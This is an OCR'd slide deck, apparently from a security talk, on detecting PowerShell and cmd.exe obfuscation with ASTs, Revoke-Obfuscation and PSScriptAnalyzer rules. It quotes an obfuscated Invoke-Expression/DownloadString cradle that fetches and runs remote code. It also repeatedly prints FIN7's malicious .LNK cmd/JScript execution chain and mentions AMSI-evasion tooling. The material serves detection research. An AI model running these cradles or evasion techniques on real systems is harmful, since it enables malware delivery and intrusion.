
```
[c:\] PS:152 > $tokens = @()  
[c:\] PS:153 > $ast = [System.Management.Automation.Language.Parser]::ParseInput('Get-Command -Name ("{1}{0}" -f "-Process", "Get")', [ref] $tokens, [ref] $null)  
[c:\] PS:154 > $tokens | Format-Table
```

value	Text	TokenFlags	Kind	HasError	Extent
Get-Command	Get-Command	CommandName	Generic	False	Get-Command
-Name		None	Parameter	False	-Name
(		LParen		False	(
{1}{0}	"{1}{0}"	ParseModeInvariant	StringExpandable	False	"{1}{0}"
-Process	-Process	BinaryPrecedenceFormat, BinaryOperator, DisallowedInRestrictedMode	Format	False	-f
Get	Get	UnaryOperator, ParseModeInvariant	StringExpandable	False	"-Process"
)		ParseModeInvariant	Comma	False	Get
		ParseModeInvariant	StringExpandable	False	"Get"
		ParseModeInvariant	RParen	False	)
		ParseModeInvariant	EndofInput	False	

```
[c:\] PS:155 > -
```

PS> Get-Command -Name ("{1}{0}" -f "-Process", "Get")







Ast Explorer

ScriptBlockAst [0,48]

- NamedBlockAst [0,48]
  - PipelineAst [0,48]
    - CommandAst [0,48]
      - StringConstantExpressionAst [0,11]
      - CommandParameterAst [12,17]
    - ParenExpressionAst [18,48]
      - PipelineAst [19,47]
        - CommandExpressionAst [19,47]
          - BinaryExpressionAst [19,47]
            - StringConstantExpressionAst [19,27]
          - ArrayLiteralAst [31,47]
            - StringConstantExpressionAst [31,41]
            - StringConstantExpressionAst [42,47]

```
Get-Command -Name ("{1}{0}" -f "-Process","Get")
```

C:\ [10.0.15063.0 (WinBuild.160101.0800)]

```
[C:\] PS:114 > Install-Module ShowPSAst -Scope CurrentUser -Force
[C:\] PS:115 > Get-Command -Module ShowPSAst
```

CommandType	Name	Version
Function	Show-Ast	1.0

Property	Value	Type
Attributes	System.Collections.Obje...	AttributeAst[]
UsingStatements	System.Collections.Obje...	UsingStatementAst[]
ParamBlock		ParamBlockAst
BeginBlock		NamedBlockAst
ProcessBlock		NamedBlockAst
EndBlock	Get-Command -Name ("{1}...	NamedBlockAst
DynamicParamBlock		NamedBlockAst
ScriptRequirements		ScriptRequirements
Extent	(1,1)-(1,49)	IScriptExtent
Parent		Ast



# #PowerShell Obfuscation – AST for Detection

- How can we use the AST (Abstract Syntax Tree)?

# #PowerShell Obfuscation – AST for Detection


- How can we use the AST (Abstract Syntax Tree)?
  - Invoke-RickASTley





# #PowerShell Obfuscation – AST for Detection

- How can we use the AST
  - Extracting features for data science stuff
  - Built corpus of PS scripts
  - Labeled portion of scripts as Obfuscated vs Clean
  - Applied data science techniques to determine which features are most important



```
Tool    :: Revoke-Obfuscation
Author   :: Daniel Bohannon (DBO) & Lee Holmes
Twitter  :: @danielbohannon & @Lee_Holmes
Blog    :: http://danielbohannon.com & http://leeholmes.com/blog/
Github   :: https://github.com/danielbohannon/Revoke-Obfuscation
Version  :: 1.0
License  :: Apache License, Version 2.0
Notes    :: if (-not $caffeinated) { exit }

MENU :: Available options shown below:

[*] TUTORIAL      Tutorial for those who are anti-README
[*] FUNFACTS       Fun Facts about Revoke-Obfuscation
[*] ASCII          Random ASCII Art hand-picked from the corpus
[*] QUOTES         Set of Fun Quotes
[*] CREDITS        Credits for those involved in this research

Revoke-Obfuscation>
```



# #PowerShell Obfuscation – AST for Detection

- PS> `Invoke-Expression (New-Object`  
`Net.WebClient).`D`o`wn`l`oa`d`Str`in`g`('` **DEMO 3**  
`'ht'+ 'tp:\bit.ly/L3g1t')`

```
PS C:\> [char[]]`"`D`o`wn`l`oa`d`Str`in`g`" | % {
    if ($_. -match '[a-zA-Z0-9]') {"alphanumeric"}
    else {"special"}
} | Group-Object | Sort-Object Count | Select-Object Count,Name
```

Count	Name
11	special
14	alphanumeric



# #PowerShell Obfuscation – AST for Detection

- Revoke-Obfuscation
  - White paper:
    - <https://www.fireeye.com/blog/threat-research/2017/07/revoke-obfuscation-powershell.html>
  - Presentation videos:
    - <https://www.youtube.com/watch?v=x97ejtv56xw>
  - Source code:
    - <https://github.com/danielbohannon/Revoke-Obfuscation>

## Revoke-Obfuscation: PowerShell Obfuscation Detection Using Science

Daniel Bohannon @danielhbohannon | Lee Holmes @Lee\_Holmes

*Revoke-Obfuscation is the result of industry research collaboration between Daniel Bohannon - Senior Applied Security Researcher at Mandiant/FireEye, and Lee Holmes – Lead Security Architect of Azure Management at Microsoft.*

### Background

By far the most prevalent delivery and execution vehicle for malware in the industry today is basic malicious executables and malicious documents. While not represented accurately by its popularity in the news, a small portion of the current malware ecosystem leverages PowerShell as part of its attack chain. Of malware that uses PowerShell, the most prevalent use is the garden-variety stager: an executable or document macro that launches PowerShell to download another executable and run it.

Despite its relative statistical rarity, development of malicious and offense-focused PowerShell techniques has been a rich field of innovation. Commercial products have started to react to these techniques in several ways. Because they are often delivered as script files, Antivirus vendors have long had the ability to write signatures that block malicious PowerShell scripts. With the release of Windows 10, some vendors have additionally begun to implement support for Windows' [Antimalware Scan Interface](#). This interface gives Antivirus vendors the ability to implement deep content scanning, providing visibility as each stage of malware fetches and dynamically executes new instructions from a remote network location.

In addition to antivirus signatures, many SIEM vendors have started to implement alerting based on command-line parameters that are frequently used in malicious contexts. Palo Alto provides an excellent survey of commonly-used malicious PowerShell command-line arguments in their post, [Pulling Back the Curtains on EncodedCommand PowerShell Attacks](#).

As with any ecosystem, parts of the malicious and offense-focused community have started to adapt their tooling to avoid signature-based detections. Part of this response has come through an increased use of content obfuscation – a technique long employed at both the binary and content level by traditional malware authors.

### In the Wild: FIN8

One example of threat actors using obfuscation techniques in the wild is FIN8, a financially-motivated targeted attacker. They use a handful of techniques to avoid traditional static detection.



# #PowerShell Obfuscation – AST for Evading Detection

- How can we use the AST (Abstract Syntax Tree)?
  - **PSAmsi** (@cobbr\_io)
  - Uses AST to minimally obfuscate PowerShell scripts to evade specific A/V signatures

AbstractSyntaxTree

```
function Write-Num {
    Param ([Int] $Num)
    Write-Host $Num
} Write-Num 3
```

EVIL (Detected by AMSI)

function Write-Num {  
 Param ([Int] \$Num)  
 Write-Host \$Num  
} Write-Num 3

function Write-Num {  
 Param ([Int] \$Num)  
 Write-Host \$Num  
} Write-Num 3

function Write-Num {  
 Param ([Int] \$Num)  
 Write-Host \$Num  
}

ScriptBlockAst  
Detected

FunctionDefinitionAst  
Detected

Write-Num 3  
PipelineAst  
Not Detected

Write-Num 3  
CommandAst  
Not Detected

[Int] \$Num  
ParameterAst  
Not Detected

Write-Host \$Num  
PipelineAst  
Detected

Write-Host \$Num  
CommandAst  
Detected

StringConstant ExpressionAst  
Not Detected

3  
ConstantExpressionAst  
Not Detected

protiviti

PSAmsi - An offensive PowerShell module for interacting with the Anti-Malware Scan Interface in Windows 10  
LEGACY  
Ryan Cobb  
LOUDBLUE DEFENSE CONSULTING  
CC BY-SA  
https://DefbyCon.com

▶ ▶ 🔍 15:50 / 42:13

T104 PSAmsi An offensive PowerShell module for interacting with the Anti Malware Scan Interface in W



# #PowerShell Obfuscation – PSScriptAnalyzer for Detection

- How can PSScriptAnalyzer help us detect minimal obfuscation?
  - In-depth signatures targeting specific AST node types, relationships, etc.
  - **Measure-TickUsageInMember**

```
# Finds MemberExpressionAst nodes that contain one or more back ticks.
[ScriptBlock] $predicate = {
    param ([System.Management.Automation.Language.Ast] $Ast)

    $targetAst = $Ast -as [System.Management.Automation.Language.MemberExpressionAst]
    if ($targetAst)
    {
        if ($targetAst.Member.Extent.Text -cmatch ```)
        {
            return $true
        }
    }
}
```



# #PowerShell Obfuscation – PSScriptAnalyzer for Detection

- How can PSScriptAnalyzer help us detect minimal obfuscation?
  - In-depth signatures targeting specific AST node types, relationships, etc.
  - **Measure-NonAlphanumericUsageInMember**

```
# Finds MemberExpressionAst nodes that contain non-alphanumeric characters.
[ScriptBlock] $predicate = {
    param ([System.Management.Automation.Language.Ast] $Ast)

    $targetAst = $Ast -as [System.Management.Automation.Language.MemberExpressionAst]
    if ($targetAst)
    {
        if ($targetAst.Member.Extent.Text.Trim('"'')').TrimStart('#') -cmatch '[^a-zA-Z0-9\.\s\-\[\]]')
        {
            return $true
        }
    }
}
```



# #PowerShell Obfuscation – PSScriptAnalyzer for Detection

- **PSScriptAnalyzer\_Obfuscation\_Detection\_Rules.psm1**
  - Measure-TickUsageInCommand
  - Measure-TickUsageInArgument
  - Measure-TickUsageInMember
  - Measure-NonAlphanumericUsageInMember
  - Measure-NonAlphanumericUsageInVariable
  - Measure-LongMemberValue
- **Measure-SAObfuscation.psm1**
  - Wrapper module for displaying aggregated ScriptAnalyzer hits

**DEMO 4**




# \$ag = New-Object System.Agenda

- Motivation
- Case Study #1: PowerShell Obfuscation
- **Case Study #2: Cmd.exe Obfuscation**
- Case Study #3: Framework Fuzzing
- Key Takeaways

# \$caseStudyArr[1] | Format-Table

- Case Study 2: Cmd.exe Obfuscation
  - **Define the problem**
    - Cmd.exe argument & batch script obfuscation can evade rigid detections
  - **Assess our tools**
    - Pester (Unit Testing)
    - Custom fuzzer
  - **Develop detections**






# # \$DOSfuscation = "Cmd.exe Obfuscation"

- **Define the problem**

- Cmd.exe argument obfuscation can evade rigid detections
- Attackers are already doing this
  - FIN7 (Carbanak)
  - FIN8
  - APT32 (OceanLotus)
- Enumerate the problem space to more intelligently create detections



The screenshot shows a blog post from the FireEye website. The title is "Obfuscation in the Wild: Targeted Attackers Lead the Way in Evasion Techniques". The date is June 30, 2017, and it's written by Daniel Bohannon and Nick Carr from Threat Research. The post discusses how targeted attackers have increased their use of command line evasion and obfuscation techniques. It mentions groups like Cyber espionage groups and financial threat actors adopting cutting-edge whitelisting bypass techniques and introducing innovative obfuscation into their phishing lures. The text highlights that these techniques often bypass static and dynamic analysis methods.

Obfuscation in the Wild:  
Targeted Attackers Lead the  
Way in Evasion Techniques

June 30, 2017 | by Daniel Bohannon, Nick Carr | Threat Research

Throughout 2017 we have observed a marked increase in the use of command line evasion and obfuscation by a range of targeted attackers. Cyber espionage groups and financial threat actors continue to adopt the latest cutting-edge application whitelisting bypass techniques and introduce innovative obfuscation into their phishing lures. These techniques often bypass static and dynamic analysis methods and highlight why signature-based detection alone will always be at least one step behind creative attackers.

# Get-DOSfuscation | ? { \$\_.Author -eq 'FIN7' }

- ITW example that inspired this research
  - FIN7 obfuscated .LNK file
  - JavaScript obfuscation
    - `[String.fromCharCode(101)+'va'+'l']`
  - Cmd.exe argument obfuscation



<https://i.imgur.com/tZpnpiI.gif>

```
50. [String Data]
51. Relative path (UNICODE):          ...\\Windows\System32\cmd.exe
52. Arguments (UNICODE):              /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Word.Application");this[String.fromCharCode(101)+'va'+'l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):          c:\Users\andy\Desktop\2013-Word.ico
```



# Get-DOSfuscation | ? { \$\_.Author -eq 'FIN7' }

- cmd.exe /c set x=wscript /e:jscript ... echo %x%|cmd



Process-level env var



Process-level env var

```
50. [String Data]
51. Relative path (UNICODE):          ...\\..\\Windows\\System32\\cmd.exe
52. Arguments (UNICODE):             /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Wor"+d.Application");this[String.fromCharCode(101)+'va'+l](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):         c:\\Users\\andy\\Desktop\\2013-Word.ico
```



# Get-DOSfuscation | ? { \$\_.Author -eq 'FIN7' }

- cmd.exe /c set x=wscript /e:jscript ... echo %x%|cmd

Garbage delimiters

```
50. [String Data]
51. Relative path (UNICODE):          ...\\Windows\System32\cmd.exe
52. Arguments (UNICODE):              /C set x=wscript /e:jscript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Word.Application");this[String.fromCharCode(101)+'va'+l](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):          c:\Users\andy\Desktop\2013-Word.ico
```



# Get-DOSfuscation | ? { \$\_.Author -eq 'FIN7' }

- cmd.exe /c set x=wsc@ript /e:jscript ... echo %x%|cmd



Garbage delimiters

```
50. [String Data]
51. Relative path (UNICODE):          ...\\Windows\System32\cmd.exe
52. Arguments (UNICODE):             /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Wor"+d.Application");this[String.fromCharCode(101)+'va'+l](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):         c:\Users\andy\Desktop\2013-Word.ico
```



# Get-DOSfuscation | ? { \$\_.Author -eq 'FIN7' }

- cmd.exe /c set x=wsc@ript /e:js@cript ... echo %x%|cmd

Garbage delimiters

```
50. [String Data]
51. Relative path (UNICODE):          ...\\Windows\System32\cmd.exe
52. Arguments (UNICODE):              /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Word.Application");this[String.fromCharCode(101)+'va'+l](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):          c:\Users\andy\Desktop\2013-Word.ico
```



# Get-DOSfuscation | ? { \$\_.Author -eq 'FIN7' }

- cmd.exe /c set x=wsc@ript /e:js@cript ... echo %x%|cmd

Garbage delimiters

Delimiter removal

```
50. [String Data]
51. Relative path (UNICODE):          ...\\Windows\System32\cmd.exe
52. Arguments (UNICODE):              /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Word.Application");this[String.fromCharCode(101)+'va'+l](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):          c:\Users\andy\Desktop\2013-Word.ico
```



# Get-DOSfuscation | ? { \$\_.Author -eq 'FIN7' }

- cmd.exe /c set x=wsc@ript /e:js@cript ... echo %x %|cmd

Garbage delimiters

Delimiter removal

```
50. [String Data]
51. Relative path (UNICODE):          ...\\Windows\System32\cmd.exe
52. Arguments (UNICODE):              /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Word.Application");this[String.fromCharCode(101)+'va'+l](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):          c:\Users\andy\Desktop\2013-Word.ico
```



# Get-DOSfuscation | ? { \$\_.Author -eq 'FIN7' }

- cmd.exe /c set x=wsc@ript /e:js@cript ... echo %x:@=%|cmd

Garbage delimiters

Delimiter removal

```
50. [String Data]
51. Relative path (UNICODE):          ...\\Windows\System32\cmd.exe
52. Arguments (UNICODE):              /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
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54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):          c:\Users\andy\Desktop\2013-Word.ico
```



# Get-DOSfuscation | ? { \$\_.Author -eq 'FIN7' }

- 



